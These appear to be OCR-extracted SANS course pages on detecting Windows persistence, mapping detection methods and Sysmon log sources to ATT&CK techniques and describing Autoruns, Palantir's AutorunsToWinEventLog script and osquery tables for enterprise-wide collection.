Detection Logic	Applicable Techniques	Logs required?	False positive ratio?
Enumerate CLSID entries in HKCU	T1546/015 – COM Object hijacking	Manual Collection	Low
Review Sysmon WMI activity	T1546/003 - WMI	WMI activity (Sysmon event ID 19, 20 & 21)	Low
Enumerate WMI bindings across hosts	T1546/003 - WMI	Autoruns Osquery	Medium
Review parent-child relationships	T1546/003 - WMI T1546/007 – Netsh helper DLL T1137 – Office Startup	Process Creation (Sysmon event ID 1)	Low
Review registry manipulation	T1546/010 – AppInit DLL T1546/009 – AppCert DLL T1546/007 – Netsh helper DLL T1137 – Office Startup T1546/011 – Application Shimming	Registry interaction (Sysmon event ID 12, 13, 14)	Low
Enumerate Autoruns AppInit entries	T1546/010 – AppInit DLL	Autoruns	Low
Enumerate AppCert, AppInit & NetSH Helper DLLs	T1546/010 – AppInit DLL T1546/009 – AppCert DLL T1546/007 – Netsh helper DLL	Manual Collection	Low

150

Conclusions for This Section: Detection (1)

Similar to the preventive security controls, we will now review log sources and their effectiveness to detect the techniques we discussed today. The results of this analysis can be seen in this and the next slide.

A quick conclusion / overview of the most important log sources would be:

- Sysmon Process Creation (Event ID 1)
- Sysmon Registry Manipulation (Event IDs 12, 13, 14)
- Autoruns / OSQuery / Manual enumeration

CONCLUSIONS FOR THIS SECTION: DETECTION (2)


Detection Logic	Applicable Techniques	Logs required?	False positive ratio?
Enumerate Trusted Locations	T1137 – Office Startup	Manual Collection	Low
Enumerate Installed Add-ins	T1137 – Office Startup	Manual Collection	Low
Detect installation of SDB database	T1546/011 – Application Shimming	Process Creation (Sysmon event ID 1)	Very Low
Enumerate Installed Shims	T1546/011 – Application Shimming	OSQuery Registry Collection Installed Applications	Very Low
Detect changes to user accounts	T1098 – Account Manipulation	Windows events 4735, 4737, 4755	Medium

Priority log sources for this section

- Sysmon Process Creation (Event ID 1)
- Sysmon Registry Manipulation (Event IDs 12, 13, 14)
- Autoruns / OSQuery / Manual enumeration

This page intentionally left blank.

CONCLUSIONS FOR THIS SECTION: DETECTION – AUTORUNS (1)



Conclusions for This Section: Detection – Autoruns (1)

Autoruns has "the most comprehensive knowledge of auto-starting locations of any startup monitor." It attempts to show you a full overview of what programs or scripts are configured to run during system boot or user login or when built-in Windows applications such as Explorer or Internet Explorer start. Some of the example locations it monitors include:

- Run, RunOnce, and other Registry keys
- Explorer shell extensions
- Scheduled tasks
- Auto-start services
- …


Autoruns is, by default, configured to hide default, known Windows entries, providing you with an in-depth view of what is executed once the computer boots.

So, what do all of the colors mean?

- If an entry is highlighted in **pink**: No publisher information was found, or if code verification is on, the digital signature either doesn't exist or doesn't match, or there is no publisher information.
- If an entry is highlighted in **green**: When comparing against a previous set of Autoruns data, this entry wasn't there last time.
- If an entry is highlighted in **yellow**: The startup entry is present, but the image (or file) it refers to doesn't exist!

In the screenshot above, the "Slack" and "OpenVPN" entries appear to lack publisher information (which can be seen using the color code and the "Publisher" field)!

CONCLUSIONS FOR THIS SECTION: DETECTION – AUTORUNS (2)



Optimize Output

In the screenshot to the left, we have optimized the Autoruns output and are left with a total of 15 entries. We achieved this by enabling the VirusTotal link (hash lookup) and hiding all entries that are clean on VT!

Note the presence of yellow entries; a cleanup might be in order!

Conclusions for This Section: Detection – Autoruns (2)

In the screenshot on the slide, we have optimized the Autoruns output and are left with a total of 15 entries. We achieved this by enabling the VirusTotal link (hash lookup) and hiding all entries that are clean on VT! We are also hiding all Autoruns locations that have 0 entries. This list is rather manageable and can be further investigated!

Note the presence of yellow entries, which indicates entries exist, but the image (file) that is referred to is no longer there. A cleanup might be in order in this case!

INTRODUCING PALANTIR'S "AUTORUNS TO WINEVENTLOG"

Autoruns is a nice tool, but how can we leverage it enterprise-wide? Palantir Technologies developed an interesting PowerShell script that will:

- Create a directory structure at "C:\Program Files\AutorunsToWinEventLog
- Copy over AutorunsToWinEventLog.ps1 to that directory
- Download Autorunsc64.exe from **https://live.sysinternals.com**
- Set up a scheduled task to run the script daily @ 11 a.m.
- The script converts the Autorun entries to JSON and inserts them into a custom Windows Event Log

The above approach would allow easy centralization and analysis of Autorun entries!

Introducing Palantir's "Autoruns to WinEventLog"


Autoruns is a nice tool, but how can we leverage it enterprise-wide? Palantir Technologies developed an interesting PowerShell script that will:

- Create a directory structure at "C:\Program Files\AutorunsToWinEventLog"
- Copy over AutorunsToWinEventLog.ps1 to that directory
- Download Autorunsc64.exe from https://live.sysinternals.com
- Set up a scheduled task to run the script daily @ 11 a.m.
- The script converts the Autorun entries to JSON and inserts them into a custom Windows Event Log

By using such an approach, the script allows for facilitated centralization and analysis of Autorun entries! You can find the script here:

https://github.com/palantir/windows-event-forwarding/tree/master/AutorunsToWinEventLog

CONCLUSIONS FOR THIS SECTION: DETECTION – OSQUERY



autoexec

Aggregate of executables that will automatically execute on the target machine. This is an amalgamation of other tables like services, scheduled_tasks, startup_items and more.

Improve this Description on Github

COLUMN	TYPE	DESCRIPTION
path	TEXT	Path to the executable
name	TEXT	Name of the program
source	TEXT	Source table of the autoexec item

osquery has several tables that can be used to detect persistence: autoexec (Windows), crontab (Linux), services (Windows), scheduled_tasks (Windows), startup_items (Mac and Windows)… It also has support for WMI for Windows-based systems! Using Kolide Fleet, we could configure periodic collection of these tables across our entire environment!

Conclusions for This Section: Detection – OSQuery

Should you already have osquery installed, another option would be to fetch autorun information using osquery!

- autoexec (Windows), which is an amalgamation of other Windows tables
- crontab (Linux)
- services (Windows)
- scheduled_tasks (Windows)
- startup_items (Mac and Windows)

It also has support for WMI for Windows-based systems! Using Kolide Fleet, we could configure periodic collection of these tables across our entire environment. We could also configure Kolide Fleet to perform "differential" queries, thereby only collecting entries that were changed!

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Erik Van Buggenhout
evanbuggenhout@nviso.eu

SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)

PENTEST CONTACT
Stephen Sims
ssims@sans.org

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.